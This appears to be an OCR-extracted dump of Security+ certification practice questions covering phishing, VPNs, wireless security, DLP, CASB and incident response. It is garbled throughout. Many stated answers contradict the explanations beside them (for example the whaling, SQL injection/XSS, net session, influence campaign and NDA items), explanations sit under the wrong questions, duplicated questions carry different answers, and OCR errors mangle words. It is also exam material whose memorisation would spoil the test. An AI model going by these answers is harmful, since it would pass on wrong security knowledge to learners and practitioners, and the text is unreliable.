**Answer: C****Question #:318 - [\(Exam Topic 3\)](#)**

Which of the following types of attacks is specific to the individual it targets?

- A. Whaling
- B. Pharming
- C. Smishing
- D. Credential harvesting

Whaling is a type of cyber attack that specifically targets high-level executives or individuals in an organization who have significant authority or access to valuable information. It is a form of phishing attack that aims to deceive and manipulate these individuals into revealing sensitive information or performing actions that could compromise the organization's security.

Whaling: Whaling attacks specifically target high-level executives, senior management, or individuals with significant authority or access to valuable information within an organization. The attackers aim to exploit the trust and influence associated with these individuals to gain access to sensitive data or perform fraudulent actions.

**Answer: A**

Spear Phishing: Spear phishing attacks target a specific group of individuals or a particular organization. The targets are usually chosen based on their affiliation with a

specific organization, department, or shared characteristic. The attackers personalize their phishing messages to make them appear more legitimate and increase the chances of success.

Which of the following would be MOST effective to contain a rapidly spreading attack that is affecting a large number of organizations?

- A. Machine learning
- B. DNS sinkhole
- C. Blocklist
- D. Honeypot

**Answer: C****Question #:320 - [\(Exam Topic 3\)](#)**

A Chief Information Security Officer (CISO) is concerned about the organization's ability to continue business operation in the event of a prolonged DDoS attack on its local datacenter that consumes database resources.

Which of the following will the CISO MOST likely recommend to mitigate this risk?

- A. Upgrade the bandwidth available into the datacenter

- B. Implement a hot-site failover location
- C. Switch to a complete SaaS offering to customers
- D. Implement a challenge response test on all end-user queries

**Answer: B****Explanation**

A hot-site failover location is a disaster recovery solution that provides a secondary location for critical systems and data to be restored in the event of an interruption. This solution will enable the organization to continue its business operations in the event of a prolonged DDoS attack that consumes database resources at the local datacenter. The hot-site failover location can provide the necessary infrastructure, hardware, and applications to resume operations quickly.

Reference: CompTIA Security+ SY0-601 Official Text Book, Chapter 7: "Disaster Recovery and Business Continuity".

**Question #:321 - (Exam Topic 3)**

A network engineer notices the VPN concentrator overloaded and crashes on days when there are a lot of remote workers. Senior management has placed greater importance on the availability of VPN resources for the remote workers than the security of the end users' traffic. Which of the following would be BEST to solve this issue?

- A. iPSec
- B. Always On
- C. Split tunneling
- D. L2TP

**Answer: B****Question #:322 - (Exam Topic 3)**

A security analyst discovers several .jpg photos from a cellular phone during a forensics investigation involving a compromised system. The analyst runs a forensics tool to gather file metadata. Which of the following would be part of the images if all the metadata is still intact?

- A. The GPS location
- B. When the file was deleted
- C. The total number of print jobs

- D. The number of copies made

**Answer: A****Question #:323 - (Exam Topic 3)**

A startup company is using multiple SaaS and IaaS platforms to stand up a corporate infrastructure and build out a customer-facing web application. Which of the following solutions would be BEST to provide security, manageability, and visibility into the platforms?

- A. SIEM
- B. DLP
- C. CASB
- D. SWG

**Answer: C****Question #:324 - (Exam Topic 3)**

A company uses wireless for all laptops and keeps a very detailed record of its assets, along with a comprehensive list of devices that are authorized to be on the wireless network. The Chief Information Officer (CIO) is concerned about a script kiddie potentially using an unauthorized device to brute force the wireless PSK and obtain access to the internal network. Which of the following should the company implement to BEST prevent this from occurring?

- A. A BPDU guard
- B. WPA-EAP
- C. IP filtering
- D. A WIDS

**Answer: B****Explanation**

"EAP is in wide use. For example, in IEEE 802.11 (WiFi) the WPA and WPA2 standards have adopted IEEE 802.1X (with various EAP types) as the canonical authentication mechanism."  
[https://en.wikipedia.org/wiki/Extensible\\_Authentication\\_Protocol](https://en.wikipedia.org/wiki/Extensible_Authentication_Protocol)

The Wi-Fi Alliance added EAP-FAST (along with EAP-TLS and EAP-TTLS) to its list of supported protocols for WPA/WPA2 in 2010. Source: <https://jaimelightfoot.com/blog/comptia-security-wireless-security/> “EAP has been expanded into multiple versions.” • “The Wi-Fi Alliance added PEAP to its list of supported protocols for WPA/WPA2/WPA3.” • “The Wi-Fi Alliance added EAP-FAST to its list of supported protocols

for WPA/WPA2/WPA3.” • “The Wi-Fi Alliance added EAP-TTLS to its list of supported protocols for WPA/WPA2/WPA3.” Excerpt From: Wm. Arthur Conklin. “CompTIA Security+ All-in-One Exam Guide (Exam SY0-601).”

#### Question #:325 - [\(Exam Topic 3\)](#)

An auditor is performing an assessment of a security appliance with an embedded OS that was vulnerable during the last two assessments. Which of the following BEST explains the appliance’s vulnerable state?

- A. The system was configured with weak default security settings.
- B. The device uses weak encryption ciphers.
- C. The vendor has not supplied a patch for the appliance.
- D. The appliance requires administrative credentials for the assessment

#### Answer: C

#### Question #:326 - [\(Exam Topic 3\)](#)

Which of the following will provide the BEST physical security countermeasures to stop intruders? (Select TWO.)

- A. Alarms
- B. Signage
- C. Lighting
- D. Access control vestibules
- E. Fencing
- F. Sensors

#### Answer: D E

#### **Explanation**

Alarms=deterrent, Signage=deterrent, Lighting=deterrent, Mantraps=physical countermeasure,

Fencing=physical countermeasure and Sensors are either reactive or technical.

<https://www.professormesser.com/security-plus/sy0-501/physical-security-controls-2/>

#### Question #:327 - [\(Exam Topic 3\)](#)

Which of the following will MOST likely adversely impact the operations of unpatched traditional programmable-logic controllers, running a back-end LAMP server and OT systems with human-management

interfaces that are accessible over the Internet via a web interface? (Choose two.)

A. Cross-site scripting

The two options that are most likely to adversely impact the operations of unpatched traditional programming-logic controllers running a back-end LAMP server and OT systems with human management interfaces that are accessible over the internet via a web interface are:

B. Data exfiltration

SQL injection: SQL injection attacks can be used to gain unauthorized access to the database and steal sensitive information, modify data or execute arbitrary code on the server. Unpatched systems are vulnerable to these types of attacks, which can cause significant damage to the system and the organization.

C. Poor system logging

Weak encryption

SQL injection: SQL injection attacks can be used to gain unauthorized access to the database and steal sensitive information, modify data or execute arbitrary code on the server. Unpatched systems are vulnerable to these types of attacks, which can cause significant damage to the system and the organization.

D. Weak encryption

Cross-site scripting: Cross-site scripting attacks can be used to inject malicious scripts into a web page viewed by other users, allowing the attacker to steal sensitive information, modify data or execute arbitrary code on the server. Unpatched systems are vulnerable to these types of attacks, which can cause significant damage to the system and the organization.

E. SQL injection

Server-side request forgery

Cross-site scripting: Cross-site scripting attacks can be used to inject malicious scripts into a web page viewed by other users, allowing the attacker to steal sensitive information, modify data or execute arbitrary code on the server. Unpatched systems are vulnerable to these types of attacks, which can cause significant damage to the system and the organization.

**Answer: D E**

Therefore, options 1 and 5 (SQL injection and cross-site scripting) are the correct choices.

Question #:328 - [\(Exam Topic 3\)](#)

A RAT that was used to compromise an organization's banking credentials was found on a user's computer.

The RAT evaded antivirus detection. It was installed by a user who has local administrator rights to the system as part of a remote management tool set. Which of the following recommendations would BEST prevent this from reoccurring?

A. Create a new acceptable use policy.

Application whitelisting is a security practice that allows only approved applications to run on a system while blocking all other software, including malware. By enforcing application whitelisting, any attempt to install or run an unauthorized application, such as a RAT, would be prevented. This can effectively prevent the spread of malware and unauthorized tools on a network.

B. Segment the network into trusted and untrusted zones.

C. Enforce application whitelisting.

D. Implement DLP at the network boundary

**Answer: C**

Question #:329 - [\(Exam Topic 3\)](#)

A startup company is using multiple SaaS and IaaS platform to stand up a corporate infrastructure and build out a customer-facing web application. Which of the following solutions would be BEST to provide security, manageability, and visibility into the platforms?

A. SIEM

B. DLP

C. CASB

D. SWG

**Answer: C**

## Explanation

A cloud access security broker is on-premises or cloud based software that sits between cloud service users and cloud applications, and monitors all activity and enforces security policies

A CASB has a separate, and more distinctive role. Differing from the use case for SWG, which focuses on the broader filtering and protection against inbound threats and filtering illegitimate web traffic, a CASB is more deeply integrated and has control over your cloud application usage. It can be tied into an applications API to scan data at rest or can be used with a proxy based deployment to enforce inline policies for more real time protection.

### Question #:330 - [\(Exam Topic 3\)](#)

A company wants to deploy decoy systems alongside production systems in order to entice threat actors and to learn more about attackers. Which of the following BEST describes these systems?

- A. DNS sinkholes
- B. Hafieypots
- C. Virtual machines
- D. Neural networks

### Answer: B

### Question #:331 - [\(Exam Topic 3\)](#)

A network engineer has been asked to investigate why several wireless barcode scanners and wireless computers in a warehouse have intermittent connectivity to the shipping server. The barcode scanners and computers are all on forklift trucks and move around the warehouse during their regular use. Which of the following should the engineer do to determine the issue? (Choose two.)

- A. Perform a site survey
- B. Deploy an FTK Imager
- C. Create a heat map
- D. Scan for rogue access points
- E. Upgrade the security protocols

### Answer: A C

### Question #:332 - [\(Exam Topic 3\)](#)

A user recently attended an exposition and received some digital promotional materials. The user later noticed blue boxes popping up and disappearing on the computer, and reported receiving several spam emails, which the user did not open. Which of the following is MOST likely the cause of the reported issue?

- A. There was a drive-by download of malware
- B. The user installed a cryptominer
- C. The OS was corrupted
- D. There was malicious code on the USB drive

**Answer: D**

**Question #:333 - (Exam Topic 3)**

After a phishing scam for 9 user's credentials, the red team was able to craft a payload to deploy on @ server. The attack allowed the installation of malicious software that initiates @ new remote session.

Which of the following types of attacks has occurred?

- A. Privilege escalation
- B. Session replay
- C. Application programming interface
- D. Directory traversal

**Answer: A**

**Question #:334 - (Exam Topic 3)**

The Chief Information Security Officer (CISO) has decided to reorganize security staff to concentrate on incident response and to outsource outbound Internet URL categorization and filtering to an outside company. Additionally, the CISO would like this solution to provide the same protections even when a company laptop or mobile device is away from # home office. Which of the following should the CISO choose?

- A. CASB
- B. Next-generation SWG
- C. NGFW
- D. Web-application firewall

The solution that should be implemented to meet the CISO's requirements is a Next-Generation Secure Web Gateway (NG-SWG).

NG-SWG solutions are designed to provide advanced web security functionality, including URL filtering, malware protection, data loss prevention, and more. They are capable of analyzing outbound web traffic, providing real-time visibility into user activity, and enforcing security policies to prevent access to malicious or inappropriate content.

By outsourcing outbound Internet URL categorization and filtering to an outside company, the organization can benefit from the expertise of specialized security professionals, while freeing up its own security staff to focus on incident response. Additionally, the NG-SWG solution can be configured to provide the same level of protection for company laptops and mobile devices, even when they are away from the

**Answer: A****Question #:**335 - [\(Exam Topic 3\)](#)

Which of the following cloud models provides clients with servers, storage, and networks but nothing else?

- A. SaaS
- B. PaaS
- C. IaaS
- D. DaaS

**Answer: C****Question #:**336 - [\(Exam Topic 3\)](#)

A public relations team will be taking a group of guest on a tour through the facility of a large e-commerce company. The day before the tour, the company sends out an email to employees to ensure all whiteboards are cleaned and all desks are cleared. The company is MOST likely trying to protect against.

- A. Loss of proprietary information  The company is MOST likely trying to protect against the loss of proprietary information.
- B. Damage to the company's reputation The email sent out by the company to its employees requesting that whiteboards be cleaned and desks be cleared is a common practice in organizations to protect against the risk of information leakage or loss. Proprietary information, such as confidential product plans, customer data, financial information, and other sensitive information, can be inadvertently disclosed or lost if it is left visible on whiteboards or open on desks during a facility tour.
- C. Social engineering
- D. Credential exposure

**Answer: C****Question #:**337 - [\(Exam Topic 3\)](#)

Which of the following control types would be BEST to use to identify violations and incidents?

- A. Detective
- B. Compensating
- C. Deterrent
- D. Corrective
- E. Recovery

## F. Preventive

### Answer: A

#### Question #:338 - [\(Exam Topic 3\)](#)

A security analyst has been asked to investigate a situation after the SOC started to receive alerts from the SIEM. The analyst first looks at the domain controller and finds the following events:

Keywords	Date and time	Source	Event ID
Kerberos pre-authentication failed.	12/26/2019 11:37:21 PM	Microsoft Windows security auditing	4771
Kerberos pre-authentication failed.	12/26/2019 11:37:21 PM	Microsoft Windows security auditing	4771
Kerberos pre-authentication failed.	12/26/2019 11:37:22 PM	Microsoft Windows security auditing	4771

To better understand what is going on, the analyst runs a command and receives the following output:

name	lastbadpasswordattempt	badpwdcount
John.Smith	12/26/2019 11:37:21 PM	7
Joe.Jones	12/26/2019 11:37:21 PM	13
Michael.Johnson	12/26/2019 11:37:22 PM	8
Mary.Wilson	12/26/2019 11:37:22 PM	8
Jane.Brown	12/26/2019 11:37:23 PM	12

Based on the analyst's findings, which of the following attacks is being executed?

- A. Credential harvesting
- B. Keylogger
- C. Brute-force
- D. Spraying

### Answer: D

### **Explanation**

Brute forcing focuses intensively on one account with every computable password attempt, whereas spraying simply attempts a few or several passwords on an account before moving on.

**Question #:339 - [\(Exam Topic 3\)](#)**

A company is adopting a BYOD policy and is looking for a comprehensive solution to protect company information on user devices. Which of the following solutions would BEST support the policy?

- A. Mobile device management
- B. Full-device encryption
- C. Remote wipe
- D. Biometrics

**Answer: A****Question #:340 - [\(Exam Topic 3\)](#)**

A security analyst needs to perform periodic vulnerability scans on production systems. Which of the following scan Types would produce the BEST vulnerability scan report?

- A. Port
- B. Intrusive
- C. Host discovery
- D. Credentialated

**Answer: D****Question #:341 - [\(Exam Topic 3\)](#)**

A security analyst is logged into a Windows file server and needs to see who is accessing files and from which computers. Which of the following tools should the analyst use?

- A. netstat
  - B. net share
  - C. netcat
  - D. nbtstat
  - E. net session ✓
- Therefore, the correct answer is option E.
- "Net session" is a command-line tool in Windows that displays information about all active sessions on a server. This includes information about the user account associated with each session, the computer that initiated the session, and the time that the session started. By using this tool, the security analyst can identify any suspicious activity or unauthorized access to files on the server.
- Option A, "nbtstat", is a tool used to troubleshoot NetBIOS name resolution problems. Option B, "net share", is a tool used to display information about shared resources on a server. Option C, "netstat", is a tool used to display active network connections and their status. Option D, "netcat", is a networking utility used for reading and writing to network connections using TCP or UDP.

**Answer: A**

DUMPS  
YOUR JOURNEY OF ACHIEVEMENTS BEGINS HERE

## Topic 4, Exam Pool D (NEW)

Therefore, the correct answer is option A.

### Question #:1 - [\(Exam Topic 4\)](#)

A network administrator at a large organization is reviewing methods to improve the security of the wired LAN. Any security improvement must be centrally managed and allow corporate-owned devices to have access to the intranet but limit others to internet access only. Which of the following should the administrator recommend?

- A. 802.1X utilizing the current PKI infrastructure
- B. SSO to authenticate corporate users
- C. MAC address filtering with ACLs on the router
- D. PAM for user account management

802.1X is a network access control (NAC) protocol that provides secure access to LANs and wireless networks. It uses authentication and authorization mechanisms to ensure that only authorized devices can access the network. With 802.1X, users must authenticate themselves with valid credentials before being allowed access to the network. This ensures that only corporate-owned devices with valid credentials are allowed access to the intranet, while limiting others to Internet access only.

PKI (Public Key Infrastructure) is a system used to manage digital certificates, which are used to authenticate and secure communication over a network. By utilizing the current PKI infrastructure, the network administrator can centrally manage the authentication and authorization of devices on the network, ensuring that only authorized devices are granted access.

### Answer: A

### Question #:2 - [\(Exam Topic 4\)](#)

Whiten of the folowing BEST describes the MFA attribute that requires callback on a predefined landline?

- A. Something you exhibl
- B. Something you can do
- C. Someone you krcear
- D. Somnewehere pou are

Option B, SSO (Single Sign-On), is a method of authentication that allows users to log in to multiple systems and applications with a single set of credentials. While SSO can be useful for managing user accounts, it does not provide the same level of network security as 802.1X.

Option C, MAC address filtering with ACLs on the router, is a method of restricting access to the network based on the MAC address of a device. While this can be effective in limiting access to the network, it can be easily bypassed by MAC address spoofing.

Option D, PAM (Pluggable Authentication Modules), is a system used to manage user authentication and authorization. While PAM can be useful for managing user accounts, it does not provide the same level of network security as 802.1X.

### Answer: D

### Question #:3 - [\(Exam Topic 4\)](#)

Whictpof the following will MOST likely cause machine-learning and AI-enabled systems to operate with unintended consequences?

- A. Stored procedures
- B. Buffer overflows
- C. Data bias
- D. Code reuse

### Answer: A

**Question #:4 - (Exam Topic 4)**

A network administrator is concerned about users being exposed to malicious content when accessing company cloud applications. The administrator wants to be able to block access to sites based on the AUP. The users must also be protected because many of them work from home or at remote locations, providing on-site customer support. Which of the following should the administrator employ to meet these criteria?

- A. Implement NAC.
- B. Implement an SWG.
- C. Implement a URL filter.
- D. Implement an MDM.

SWGs focus on providing comprehensive protection against web-based threats like malware, phishing, and other attacks that may occur while users are browsing the internet; on the other hand, CASBs focus on preventing cloud-based threats like data breaches, data loss, and unauthorized access to cloud applications

Secure Web Gateway (SWG) is a security solution that provides protection from web-based threats by filtering internet traffic to identify and block malicious content before it reaches the end-user. SWGs employ URL filtering to restrict access to certain websites based on the Acceptable Use Policy (AUP) of the organization. SWGs can also enforce access policies for remote users, such as those working from home or at remote locations, by routing their internet traffic through the SWG.

**Answer: B****Question #:5 - (Exam Topic 4)**

The Spread of misinformation surrounding the outbreak of a novel on election day led to eligible voters choosing not take risk of going to the polls.

This is an example of:

- A. Prepending
- B. An influence campaign
- C. A watering-hole attack
- D. Intimidation
- E. Information elicitation

An influence campaign is a type of coordinated effort to shape or manipulate public opinion, beliefs, or behaviors. The purpose of an influence campaign can be to sway people's opinions on a particular issue or to influence their behavior in a certain way. In this scenario, the spread of misinformation about the novel virus on election day led to eligible voters choosing not to go to the polls. This is an example of an influence campaign, as the misinformation was likely spread intentionally to influence the behavior of eligible voters.

**Answer: D****Question #:6 - (Exam Topic 4)**

A SOC is implementing an insider-threat-detection program. The primary concern is that users may be accessing confidential data without authorization. Which of the following should be deployed to detect a potential insider threat?

- A. honeyfile
- B. ADMZ

- C. DLP
- D. File integrity monitoring

**Answer: A****Question #:7 - ([Exam Topic 4](#))**

The

website <http://companywebsite.com> requires users to provide personal information including security responses, for

registration. which of the following would MOST likely cause a date breach?

- A. LACK OF INPUT VALIDATION
- B. OPEN PERMISSIONS
- C. UNSCECURE PROTOCOL
- D. MISSING PATCHES

**Answer: A****Question #:8 - ([Exam Topic 4](#))**

Which of the following should a data owner require all personnel to sign to legally protect intellectual property?

- A. An NDA
  - In summary, an NDA is the appropriate legal document to require personnel to sign for the explicit protection of intellectual property. It sets forth confidentiality obligations and helps safeguard the data owner's proprietary information from unauthorized disclosure or misuse.
- B. An AUP
- C. An ISA
- D. An MOU

**Answer: D****Question #:9 - ([Exam Topic 4](#))**

The

website <http://companywebsite.com> requires users to provide personal information, including security question responses, for registration. Which of the following would MOST likely cause a data breach?

- A. Lack of input validation
- B. Open permissions
- C. Unsecure protocol
- D. Missing patches

**Answer: C****Question #:10 - ([Exam Topic 4](#))**

The new Chief Executive Officer (CEO) of a large company has announced a partnership with a vendor that will provide multiple collaboration applications to

make remote work easier. The company has a geographically dispersed staff located in numerous remote offices in different countries. The company's IT

administrators are concerned about network traffic and load if all users simultaneously download the application. Which of the following would work BEST to

allow each geographic region to download the software without negatively impacting the corporate network?

- A. Update the host IDS rules.
- B. Enable application whitelisting.
- C. Modify the corporate firewall rules.
- D. Deploy all applications simultaneously.

Modifying the corporate firewall rules can allow the IT administrators to prioritize network traffic and allocate sufficient bandwidth to each geographic region, ensuring that the download of the collaboration applications does not negatively impact the corporate network. They can implement Quality of Service (QoS) rules that prioritize the network traffic generated by the download process. This will ensure that users can download the applications without affecting other critical business applications running on the network.

**Answer: B****Question #:11 - ([Exam Topic 4](#))**

A security analyst needs to perform periodic vulnerability scans on production systems. Which of the following scan types would produce the BEST vulnerability scan report?

- A. Port
  - B. Intrusive
  - C. Host discovery
  - D. Credentialated
- D

**Question #:12 - [\(Exam Topic 4\)](#)**

A company uses specially configured workstations for any work that requires administrator privileges to its Tier 0 and Tier 1 systems. The company follows a strict process to harden systems immediately upon delivery. Even with these strict security measures in place, an incident occurred from one of the workstations. The root cause appears to be that the SoC was tampered with or replaced. Which of the following MOST likely occurred?

- A. Fileless malware
- B. A downgrade attack
- C. A supply-chain attack
- D. A logic bomb
- E. Misconfigured BIOS

**Answer: C****Question #:13 - [\(Exam Topic 4\)](#)**

After installing a Windows server, a cybersecurity administrator needs to harden it, following security best practices. Which of the following will achieve the administrator's goal? (Select TWO).

- A. Disabling guest accounts
- B. Disabling service accounts
- C. Enabling network sharing
- D. Disabling NetBIOS over TCP/IP
- E. Storing LAN manager hash values
- F. Enabling NTLM

**Answer: A D****Question #:14 - [\(Exam Topic 4\)](#)**

A Chief Security Officer (CSO) was notified that a customer was able to access confidential internal company files on a commonly used file-sharing service. The

file-sharing service is the same one used by company staff as one of its approved third-party applications. After further investigation, the security team

determines the sharing of confidential files was accidental and not malicious. However, the CSO wants to

implement changes to minimize this type of incident

from reoccurring but does not want to impact existing business processes. Which of the following would BEST meet the CSO's objectives?

- A. DLP
- B. SWG
- C. CASB
- D. Virtual network segmentation
- E; Container security

**Answer: A**

**Question #15 - (Exam Topic 4)**

Which of the following utilize a subset of real data and are MOST likely to be used to assess the features and functions of a system and how it interacts or performs from an end user's perspective against defined test cases? (Select TWO).

- A. A Production
- B. Test
- C. Research and development
- D. PoC
- E. UAT
- F. SDLC

PoC stands for Proof of Concept, which is a prototype or a preliminary version of a product or system that is used to demonstrate its feasibility and suitability for solving a particular problem.

UAT stands for User Acceptance Testing, which is a process of testing a system or application by the end-users or the customer to verify if the system meets their requirements and expectations. UAT is conducted after the system has undergone functional, integration, and system testing.

**Answer: B E**

**Question #16 - (Exam Topic 4)**

A security analyst is concerned about traffic initiated to the dark web from the corporate LAN. Which of the following networks should the analyst monitor?

- A. SFTP
- B. AS
- C. Tor

- D. LoC

**Answer: C****Question #:17 - ([Exam Topic 4](#))**

Which of the following would be BEST for a technician to review to determine the total risk an organization can bear when assessing a "cloud-first" adoption strategy?

- A. Risk matrix
- B. Risk tolerance
- C. Risk register
- D. Risk appetite

**Answer: B****Question #:18 - ([Exam Topic 4](#))**

Which of the following would a European company interested in implementing a technical, hands-on set of security standards MOST likely choose?

- A. GOPR
- B. CIS controls
- C. ISO 27001
- D. ISO 37000

**Answer: A****Question #:19 - ([Exam Topic 4](#))**

An organization has expanded its operations by opening a remote office. The new office is fully furnished with office resources to support up to 50 employees working on any given day. Which of the following VPN solutions would BEST support the new office?

- A. Always On
- B. Remote access
- C. Site-to-site
- D. Full tunnel

**Answer: C****Question #:20 - (Exam Topic 4)**

A COMPANY HAS DISCOVERED UNA MANS DEVICE ARE USING ITS WIFI NETWORK, AND IT WANTS TO HARDEN THE

ACCESS POINT TO IMPROVE SECURITY WHICH OF THE FOLLOWING CONFIGURATIONS SHOULD AN ANALYST ENABLE TO

EMPROVE SECURITY? ( SELECT TWO)

A. RADIUS ✓

RADIUS: Remote Authentication Dial-In User Service (RADIUS) is a network protocol that provides centralized authentication, authorization, and accounting management for users who connect and use a network service.

B. PEAP

WPA2-PSK: Wi-Fi Protected Access II (WPA2) with pre-shared key (PSK) is an encryption protocol that uses Advanced Encryption Standard (AES) to secure wireless networks.

C. WPS

PEAP (Protected Extensible Authentication Protocol), SSL (Secure Sockets Layer), WEP-TKIP (Wired Equivalent Privacy-Temporal Key Integrity Protocol), and WPS (Wi-Fi Protected Setup) are not recommended security measures for wireless networks, as they have known vulnerabilities and can be easily bypassed by attackers.

D. WEP-TKIP

E. SSL

F. WPA2-PSK ✓

**Answer: E F****Question #:21 - (Exam Topic 4)**

Which of the following is MOST likely to contain ranked and ordered information on the likelihood and potential impact of catastrophic events that may affect business processes and systems, while also highlighting the residual risks that need to be managed after mitigating controls have been implemented?

A. An RTO report

A risk register is a tool used in risk management to identify, assess, and prioritize risks to an organization. It contains information on identified risks, their likelihood and potential impact, and the controls that have been implemented to mitigate those risks. The risks are usually ranked and ordered based on their likelihood and potential impact, allowing organizations to prioritize their risk management efforts.

B. A risk register

C. A business impact analysis

An RTO report (Recovery Time Objective) is a report that defines the maximum allowable downtime for a system or application after a disruption or disaster.

D. An asset value register

A business impact analysis is a process used to identify the critical business processes and systems of an organization and to assess the potential impact of disruptions or disasters on those processes and systems.

E. A disaster recovery plan

An asset value register is a document that contains a list of an organization's assets, their value, and other information related to them.

**Answer: B****Question #:22 - (Exam Topic 4)**

A disaster recovery plan is a document that outlines the steps to be taken to recover critical business processes and systems after a disaster or disruption.

An organization is having difficulty correlating events from its individual AV, EDR, DLP, SWG, WAF, MDM, HIPS, and CASB systems. Which of the following Is the BEST way to improve the situation?

- A Remove expensive systems that generate few alerts,
- B. Modify the systems to alert only on critical issues.
- C. Utilize a SIEM to centralize logs and dashboards.
- D. implement a new syslog/NetFlow appliance.

B

**Question #:23 - [\(Exam Topic 4\)](#)**

An organization relies on third-party video conferencing to conduct daily business. Recent security changes now require all remote workers to utilize a VPN to corporate resources. Which of the following would BEST maintain

high-quality video conferencing while minimizing latency when connected to the VPN?

To maintain high-quality video conferencing while minimizing latency when connected to the VPN, the best approach would be:

- A. Using geographic diversity to have VPN terminators closer to end users
- B. Utilizing split tunneling so only traffic for corporate resources is encrypted
- C. Purchasing higher-bandwidth connections to meet the increased demand
- D. Configuring QoS properly on the VPN accelerators

Utilizing split tunneling so only traffic for corporate resources is encrypted.

Split tunneling is a technique that allows users to divide their network traffic, routing some of it through the VPN tunnel while directing other traffic directly to the internet. In this scenario, by configuring split tunneling, only the traffic destined for corporate resources (such as accessing internal systems, file shares, or applications) is encrypted and routed through the VPN. Meanwhile, video conferencing traffic can be sent directly to the internet without going through the VPN, reducing latency and minimizing the impact on video quality.

**Answer: B**

**Question #:24 - [\(Exam Topic 4\)](#)**

A secully operations analyst is using the company's SIEM solufon to correlate alens. Which of the following stages of the Inciden reapanse process is this an example af?

- A. Eradication
- B. Recovery
- C. identiticalion
- D. Preparation

**Answer: C**

**Question #:25 - [\(Exam Topic 4\)](#)**

To further secure a company's email system, an administrator is adding public keys to DNS records in the company's domain. Which of the following is being used?

- A. PFS
- B. SPF
- C. DMARC
- D. DNSSEC

**Answer: D**

**Question #:26 - [\(Exam Topic 4\)](#)**

A security administrator needs to inspect in-transit files on the enterprise network to search for PII, credit card data, and classification words. Which of the following would be the BEST to use?

- A. IDS solution
- B. EDR solution
- C. HIPS software solution
- D. Network DLP solution

**Answer: D**

**Question #:27 - [\(Exam Topic 4\)](#)**

The concept of connecting a user account across the systems of multiple enterprises is BEST known as:

- A. federation.
- B. a remote access policy.
- C. multifactor authentication.
- D. single sign-on.

**Answer: D**

**Question #:28 - [\(Exam Topic 4\)](#)**

A customer called a company's security team to report that all invoices the customer has received over the last five days from the company appear to have fraudulent banking details. An investigation into the matter reveals the following

\* The manager of the accounts payable department is using the same password across multiple external websites and the corporate account.

\* One of the websites the manager used recently experienced a data breach

\* The manager's corporate email account was successfully accessed in the last five days by an IP address located in a foreign country

Which of the following attacks has MOST likely been used to compromise the manager's corporate account?

A. Remote access Trojan

Password spraying is a type of brute-force attack where attackers attempt to gain unauthorized access to accounts by trying commonly used passwords or a small set of passwords against multiple accounts. It differs from traditional brute-force attacks that target a single account with various password combinations.

B. Brute-force

C. Oicbonary

D. Credential stuffing

E. Password spraying

D

#### Question #:29 - [\(Exam Topic 4\)](#)

An attacker is attempting to harvest user credentials on a client's website. A security analyst notices multiple attempts of random usernames and passwords. When the analyst types in a

random username and password, the logon screen displays the following message:

The username you entered does not exist.

Which of the following should the analyst recommend be enabled?

A. Input validation

B. Obfuscation

C. Error handling

D. Username lockout

**Answer: C**

#### Question #:30 - [\(Exam Topic 4\)](#)

Which of the following often operates in a client-server architecture to act as a sendee repository, providing enterprise consumers access to structured threat intelligence data?

A. STIX

The correct answer is D. TAXII (Trusted Automated Exchange of Intelligence Information) is a protocol that operates in a client-server architecture and provides a structured and automated way for organizations to share and consume threat intelligence data. STIX (Structured Threat Information eXpression) is a standard for representing and sharing structured threat

- B. CIRT
- C. OSINT
- D. TARI~~I~~ ✓

**Answer: B****Question #:31 - [\(Exam Topic 4\)](#)**

To further secure a company's email system, an administrator is adding public keys to DNS records in the company's domain. Which of the following is being used?

- A. PFS
  - B. SPF
  - C. DMARC
  - ✓ D. DNSSEC
- DNSSEC (Domain Name System Security Extensions)** is a technology that is used to secure the domain name system (DNS) by digitally signing DNS data. DNSSEC provides a way to ensure that DNS information is authentic and has not been modified in transit. It does this by adding digital signatures to DNS records, which are then validated by DNS resolvers.
- In the context of the question, adding public keys to DNS records in the company's domain is a method of implementing DNSSEC. This is because the public keys are used to sign DNS records and the digital signatures can then be validated by DNS resolvers to ensure the authenticity of the DNS data.

**Answer: B****Question #:32 - [\(Exam Topic 4\)](#)**

A hospital's administration is concerned about a potential loss of patient data that is stored on tablets. A security administrator needs to implement controls to alert the SOC any time the devices are near exits. Which of the following would BEST achieve this objective?

- A. Geotargeting
- B. Geolocation
- C. Geotagging
- D. Geofencing

**Answer: B****Question #:33 - [\(Exam Topic 4\)](#)**

To mitigate the impact of a single VM being compromised by another VM on the same hypervisor, an administrator would like to utilize a technical control to further segregate the traffic. Which of the following solutions would BEST accomplish this objective?

- A. Install a hypervisor firewall to filter east-west traffic.

- B. Add more VLANs to the hypervisor network switches.
- C. Move exposed or vulnerable VMs to the DMZ.
- D. Implement a zero-trust policy and physically segregate the hypervisor servers.

**Answer: B****Question #:34 - [\(Exam Topic 4\)](#)**

Which of the following represents a biometric FRR?

- A. Authorized users being denied access
- B. Users failing to enter the correct PIN
- C. The denied and authorized numbers being equal
- D. The number of unauthorized users being granted access

A

**Question #:35 - [\(Exam Topic 4\)](#)**

A security analyst must determine if either SSH or Telnet is being used to log in to servers. Which of the following should the analyst use?

- A. logcat
- B. Metasploit
- C. tcpdump
- D. netstat

**Answer: D****Question #:36 - [\(Exam Topic 4\)](#)**

DURING A SECURITY ASSESSMENT, A SECURITY ANALYST FINDS A FILE WITH OVERLY PERMISSIVE PERMISSION. WHICH OF THE

FOLLOWING TOOL WILL ALLOW THE ANALYST TO REDUCE THE PERMISSION FOR THE EXISTING USER AND GROUPS AND

REMOVE THE SET-USER-ID BIT FROM THE FILE?

- A. 1a

- B. Chflaga
- C. Chmod
- D. Leof
- E. aeuid

**Answer: C****Question #:37 - (Exam Topic 4)**

A recent security assessment revealed that an actor exploited a vulnerable workstation within an organization and has persisted on the network for several months. The organization realizes the need to reassess its security

strategy for mitigating risks within the perimeter. Which of the following solutions would BEST support the organization's strategy? **Given the scenario, the solution that would best support the organization's strategy is EDR (Endpoint Detection and Response).**

- A. FIM
- B. OOP
- C. EOR ✓
- D. DUT

FIM (File Integrity Monitoring) is a security solution that verifies the integrity of critical system files by detecting changes to files or folders. Although it's a useful tool for maintaining the integrity of critical files, it is not specifically designed to detect and respond to advanced threats such as the one described in the scenario.

DLP (Data Loss Prevention) is a security solution that helps to identify, monitor, and protect sensitive data from unauthorized access or exfiltration. It is a useful tool for protecting data, but it is not directly related to detecting and responding to a persistent attacker.

**Answer: A****Explanation**

UTM (Unified Threat Management) is a solution that consolidates various security tools into a single platform, such as a firewall, VPN, antivirus, intrusion detection and prevention, and content filtering. Although UTM can provide comprehensive security, it may not provide the same level of threat visibility and response capabilities as EDR.

